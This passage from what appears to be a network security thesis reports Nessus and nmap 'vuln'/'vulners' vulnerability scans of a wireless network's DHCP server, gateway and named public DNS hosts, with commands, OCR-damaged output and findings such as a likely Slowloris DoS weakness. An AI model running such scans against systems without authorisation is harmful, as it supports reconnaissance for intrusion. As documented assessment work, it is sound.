HIGH SSL Medium Strength Cipher Suites Supported (SWEET32)

Description

The remote host supports the use of SSL ciphers that offer medium strength encryption. Nessus regards medium strength as any encryption that uses key lengths at least 64 bits and less than 112 bits, or else that uses the 3DES encryption suite.

Note that it is considerably easier to circumvent medium strength encryption if the attacker is on the same physical network.

Solution

Reconfigure the affected application if possible to avoid use of medium strength ciphers.

See Also

https://www.openssl.org/blog/blog/2016/08/24/sweet32/
https://sweet32.info

Output

```
  Medium Strength Ciphers (> 64-bit and < 112-bit key, or 3DES)

    Name                          Code             KEX           Auth     Encryption             MAC
    ----------------------        ----------       ---           ----     ---------------------  ---
    DES-CBC3-SHA                  0x00, 0x0A       RSA           RSA      3DES-CBC(168)          SHA1

The fields above are :

  {Tenable ciphername}
  {Cipher ID code}
  Kex={key exchange}
  Auth={authentication}
  Encrypt={symmetric encryption method}
  MAC={message authentication code}
  {export flag}
```

To see debug logs, please visit individual host

Port ▴	Hosts

Plugin Details

Severity:	High
ID:	42873
Version:	1.21
Type:	remote
Family:	General
Published:	November 23, 2009
Modified:	February 3, 2021

VPR Key Drivers

Threat Recency: No recorded events
Threat Intensity: Very Low
Exploit Code Maturity: PoC
Age of Vuln: 730 days +
Product Coverage: High
CVSSV3 Impact Score: 3.6
Threat Sources: No recorded events

Risk Information

Vulnerability Priority Rating (VPR): 6.1
Risk Factor: Medium
CVSS v3.0 Base Score 7.5
CVSS v3.0 Vector:
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
CVSS v2.0 Base Score: 5.0
CVSS v2.0 Vector:
CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N

Vulnerability Information

Figure 19. SSL Medium Strenght Cipher Suites Supported (SWEET32).

4.2.2 Nmap with vuln

As the second tool, the author chose to use Nmap with vuln. Vuln is a command in Nmap which is used to scan for vulnerabilities using the Nmap Scripting Engine (NSE). The Nmap vuln command runs scripts that are designed to detect specific vulnerabilities on target hosts. The author chose this tool as it is easily accessible, a staple tool for security professionals, and even comes pre-installed with Kali Linux.

While the network at hand (10.59.0.0/16) is relatively big and would require a considerable amount of time to scan, the author decided to narrow it to the more critical hosts for the wireless network such as the DHCP server host, the default gateway, and the DNS hosts.

Before explaining the process and the results, here are the explanations of the tags that are used in the command.

Pn – is used to skip the pinging of the hosts because we already know they are up.

sV – is used for version detection.


script – is used to specify the script to be run.

oN – is used to save the output to a file.

All of the outputs were saved into files but will also be shown via a screenshot in the upcoming figures.

The command used to scan the DHCP server host is the following:

nmap -sV -Pn --script vuln -oN VULN_DHCP_scan.txt 10.59.1.3




```
└─$ sudo nmap -sV -Pn --script vuln -oN VULN_DHCP_scan.txt 10.59.1.3
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-13 12:27 EDT
Nmap scan report for 10.59.1.3
Host is up (0.011s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR
|_samba-vuln-cve-2012-1182: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 53.90 seconds
```

Figure 20. Results of DHCP scan with vuln.

The vuln script did not find any issues with the DHCP server host (Figure 20).

The command used to scan the default gateway host is the following:

nmap -sV -Pn --script vuln -oN VULN_GW_scan.txt 10.59.1.1




```
└─$ sudo nmap -sV -Pn --script vuln -oN VULN_GW_scan.txt 10.59.1.1
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-13 12:29 EDT
Stats: 0:00:34 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 8.85% done; ETC: 12:33 (0:04:07 remaining)
Stats: 0:01:25 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 12:30 (0:00:00 remaining)
Nmap scan report for 10.59.1.1
Host is up (2.0s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT    STATE  SERVICE VERSION
113/tcp closed ident

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 87.34 seconds
```

Figure 21. Results of default gateway scan with vuln.

There were no issues found by the vuln script for the default gateway host (Figure 21).

To scan the host of the first DNS host, the command is following:

nmap -sV -Pn --script vuln -oN VULN_DNS1_scan.txt 193.40.0.12




```
—$ sudo nmap -sV -Pn --script vuln -oN VULN_DNS1_scan.txt 193.40.0.12
tarting Nmap 7.93 ( https://nmap.org ) at 2023-04-13 12:31 EDT
tats: 0:00:44 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
YN Stealth Scan Timing: About 17.10% done; ETC: 12:34 (0:02:50 remaining)
tats: 0:01:54 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
SE Timing: About 95.93% done; ETC: 12:33 (0:00:00 remaining)
map scan report for dns.eenet.ee (193.40.0.12)
ost is up (2.0s latency).
ot shown: 997 filtered tcp ports (no-response)
ORT    STATE  SERVICE    VERSION
3/tcp  open   tcpwrapped
13/tcp closed ident
43/tcp open   ssl/https?
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_      http://ha.ckers.org/slowloris/
|_http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
 service unrecognized despite returning data. If you know the service/version, please submit the following fin
erprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
F-Port443-TCP:V=7.93%T=SSL%I=7%D=4/13%Time=64382EBB%P=x86_64-pc-linux-gnu
```

Figure 22. Results of first DNS host scan with vuln.

From the results, it can seen that an SSL/HTTPS service is running on the host which could be vulnerable to the Sloworis DOS attack (Figure 22). Output also describes what sort of attack is Sloworis, in essence, it is a DOS attack that tries to keep many connections up and on hold with the server to use up resources.

To scan the host of the second DNS host on the given network, the command is following:

nmap -sV --script vuln -oN VULN_DNS2_scan.txt 193.40.56.245



```
└─$ sudo nmap -sV -Pn --script vuln -oN VULN_DNS2_scan.txt 193.40.56.245
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-13 12:34 EDT
Nmap scan report for dns.eenet.ee (193.40.56.245)
Host is up (0.013s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT    STATE SERVICE    VERSION
53/tcp  open  tcpwrapped
443/tcp open  ssl/https?
|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
1 service unrecognized despite returning data. If you know the service/version, please submit the following fin
gerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port443-TCP:V=7.93%T=SSL%I=7%D=4/13%Time=64382F34%P=x86_64-pc-linux-gnu
SF:%r(HTTPOptions,F,"\0\0\x06\x04\0\0\0\0\0\0\x03\0\0\0d")%r(FourOhFourReq
SF:uest,F,"\0\0\x06\x04\0\0\0\0\0\0\x03\0\0\0d")%r(GenericLines,F,"\0\0\x0
SF:6\x04\0\0\0\0\0\0\x03\0\0\0d")%r(RTSPRequest,F,"\0\0\x06\x04\0\0\0\0\0\
SF:0\x03\0\0\0d")%r(RPCCheck,F,"\0\0\x06\x04\0\0\0\0\0\0\x03\0\0\0d")%r(DN
SF:SVersionBindReqTCP,F,"\0\0\x06\x04\0\0\0\0\0\0\x03\0\0\0d")%r(DNSStatus
SF:RequestTCP,F,"\0\0\x06\x04\0\0\0\0\0\0\x03\0\0\0d")%r(Help,F,"\0\0\x06\
SF:x04\0\0\0\0\0\0\x03\0\0\0d")%r(TerminalServerCookie,F,"\0\0\x06\x04\0\0
SF:\0\0\0\0\x03\0\0\0d")%r(Kerberos,F,"\0\0\x06\x04\0\0\0\0\0\0\x03\0\0\0d
SF:")%r(SMBProgNeg,F,"\0\0\x06\x04\0\0\0\0\0\0\x03\0\0\0d")%r(LPDString,F,
SF:"\0\0\x06\x04\0\0\0\0\0\0\x03\0\0\0d")%r(LDAPSearchReq,F,"\0\0\x06\x04\
SF:0\0\0\0\0\0\x03\0\0\0d")%r(LDAPBindReq,F,"\0\0\x06\x04\0\0\0\0\0\0\x03\
SF:0\0\0d")%r(SIPOptions,F,"\0\0\x06\x04\0\0\0\0\0\0\x03\0\0\0d")%r(JavaRM
SF:I,F,"\0\0\x06\x04\0\0\0\0\0\0\x03\0\0\0d")%r(oracle-tns,F,"\0\0\x06\x04
SF:\0\0\0\0\0\0\x03\0\0\0d")%r(afp,F,"\0\0\x06\x04\0\0\0\0\0\0\x03\0\0\0d"
SF:);

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.42 seconds
```

Figure 23. Results of second DNS host scan with vuln.

The output indicates that no vulnerabilities were found for the second DNS host (Figure 23).

4.2.3 Nmap with vulners


For the third tool, the author once again opted for Nmap but this time with the script vulners. Compared to vuln, vulners uses a more comprehensive and up-to-date vulnerability database provided by the Vulners.com service. This script is usually not included with Nmap, but it is packaged with Kali Linux by default.

Because Nmap is still being used, the same issue of a slower scan persists. The author once again chose to scan the more important hosts such as the DHCP server host, the default gateway, and both of the provided DNS hosts.

To start the scripts the commands are similar to the previous subchapter about vuln, this time we just need to replace vuln with vulners.

The command to scan the DHCP server host is the following:

nmap -sV -Pn --script vulners -oN VULNERS_DHCP_scan.txt 10.59.1.3




```
Nmap scan report for 10.59.1.3
Host is up (0.086s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 55.73 seconds
```

Figure 24. Results of DHCP scan with vulners.

From the results, we can see it detected some services but faced no vulnerabilities (Figure 24).

For the scanning of the default gateway host, the following command was used:

nmap -sV -Pn --script vulners -oN VULNERS_GW_scan.txt 10.59.1.1




```
Nmap scan report for 10.59.1.1
Host is up (2.0s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT    STATE  SERVICE VERSION
113/tcp closed ident

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 121.97 seconds
```

Figure 25. Results of default gateway scan with vulners.

The output tells us that no issues were found (Figure 25).

To scan the first DNS, host the following command was used:

nmap -sV -Pn --script vuln -oN VULNERS_DNS1_scan.txt 193.40.0.12




```
Nmap scan report for dns2.eenet.ee (193.40.0.12)
Host is up (2.0s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE  SERVICE    VERSION
53/tcp  open   tcpwrapped
113/tcp closed ident
443/tcp open   ssl/https?
1 service unrecognized despite returning data. If you know the service/version, please submit the following fin
gerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port443-TCP:V=7.93%T=SSL%I=7%D=4/14%Time=64397C8D%P=x86_64-pc-linux-gnu
SF:%r(NULL,F,"\0\0\x06\x04\0\0\0\0\0\0\x03\0\0\0d")%r(GetRequest,F,"\0\0\x
SF:06\x04\0\0\0\0\0\0\x03\0\0\0d")%r(HTTPOptions,F,"\0\0\x06\x04\0\0\0\0\0
SF:\0\x03\0\0\0d")%r(FourOhFourRequest,F,"\0\0\x06\x04\0\0\0\0\0\0\x03\0\0
SF:\0d")%r(GenericLines,F,"\0\0\x06\x04\0\0\0\0\0\0\x03\0\0\0d")%r(RPCChec
SF:k,F,"\0\0\x06\x04\0\0\0\0\0\0\x03\0\0\0d")%r(Help,F,"\0\0\x06\x04\0\0\0
SF:\0\0\0\x03\0\0\0d")%r(SSLSessionReq,F,"\0\0\x06\x04\0\0\0\0\0\0\x03\0\0
SF:\0d")%r(TerminalServerCookie,F,"\0\0\x06\x04\0\0\0\0\0\0\x03\0\0\0d")%r
SF:(TLSSessionReq,F,"\0\0\x06\x04\0\0\0\0\0\0\x03\0\0\0d")%r(Kerberos,F,"\
SF:0\0\x06\x04\0\0\0\0\0\0\x03\0\0\0d")%r(SMBProgNeg,F,"\0\0\x06\x04\0\0\0
SF:\0\0\0\x03\0\0\0d")%r(X11Probe,F,"\0\0\x06\x04\0\0\0\0\0\0\x03\0\0\0d")
SF:%r(LPDString,F,"\0\0\x06\x04\0\0\0\0\0\0\x03\0\0\0d")%r(LDAPSearchReq,F
SF:,"\0\0\x06\x04\0\0\0\0\0\0\x03\0\0\0d")%r(LDAPBindReq,F,"\0\0\x06\x04\0
SF:\0\0\0\0\0\x03\0\0\0d")%r(SIPOptions,F,"\0\0\x06\x04\0\0\0\0\0\0\x03\0\
SF:0\0d")%r(LANDesk-RC,F,"\0\0\x06\x04\0\0\0\0\0\0\x03\0\0\0d")%r(Terminal
SF:Server,F,"\0\0\x06\x04\0\0\0\0\0\0\x03\0\0\0d")%r(NCP,F,"\0\0\x06\x04\0
SF:\0\0\0\0\0\x03\0\0\0d")%r(NotesRPC,F,"\0\0\x06\x04\0\0\0\0\0\0\x03\0\0\
SF:0d")%r(JavaRMI,F,"\0\0\x06\x04\0\0\0\0\0\0\x03\0\0\0d")%r(WMSRequest,F,
SF:"\0\0\x06\x04\0\0\0\0\0\0\x03\0\0\0d")%r(oracle-tns,F,"\0\0\x06\x04\0\0
SF:\0\0\0\0\x03\0\0\0d")%r(ms-sql-s,F,"\0\0\x06\x04\0\0\0\0\0\0\x03\0\0\0d
SF:")%r(afp,F,"\0\0\x06\x04\0\0\0\0\0\0\x03\0\0\0d")%r(giop,F,"\0\0\x06\x0
SF:4\0\0\0\0\0\0\x03\0\0\0d");

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 131.66 seconds
```

Figure 26. Results of first DNS host scan with vulners.

From the output, we can see that no issues were found, however, one of the services was unrecognized (Figure 26).

The command to scan the second DNS host was the following:

nmap -sV --script vulners -oN VULNERS_DNS2_scan.txt 193.40.56.245



```
Nmap scan report for 193.40.50.245
Host is up (2.0s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT    STATE  SERVICE VERSION
113/tcp closed ident

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 119.47 seconds
```

Figure 27. Results of second DNS host scan with vulners.


Once again, vulners did not find any issues with the scanned host (Figure 27).

4.2.4 OpenVAS

For the fourth tool, the author used the OpenVAS vulnerability scanning and assessment tool. The tool was chosen due to its similarity with the proprietary tool Nessus but OpenVAS being free and open source.

OpenVAS does not take larger networks such as 10.59.0.0/16 for a scan target, so we are narrowing it down to 10.59.1.0/24. The gateway as well as the DHCP server plus many hosts should still be available. Alongside that, we will also scan the DNS hosts.

An example of how a target is configured in OpenVAS can be seen in Figure 28.



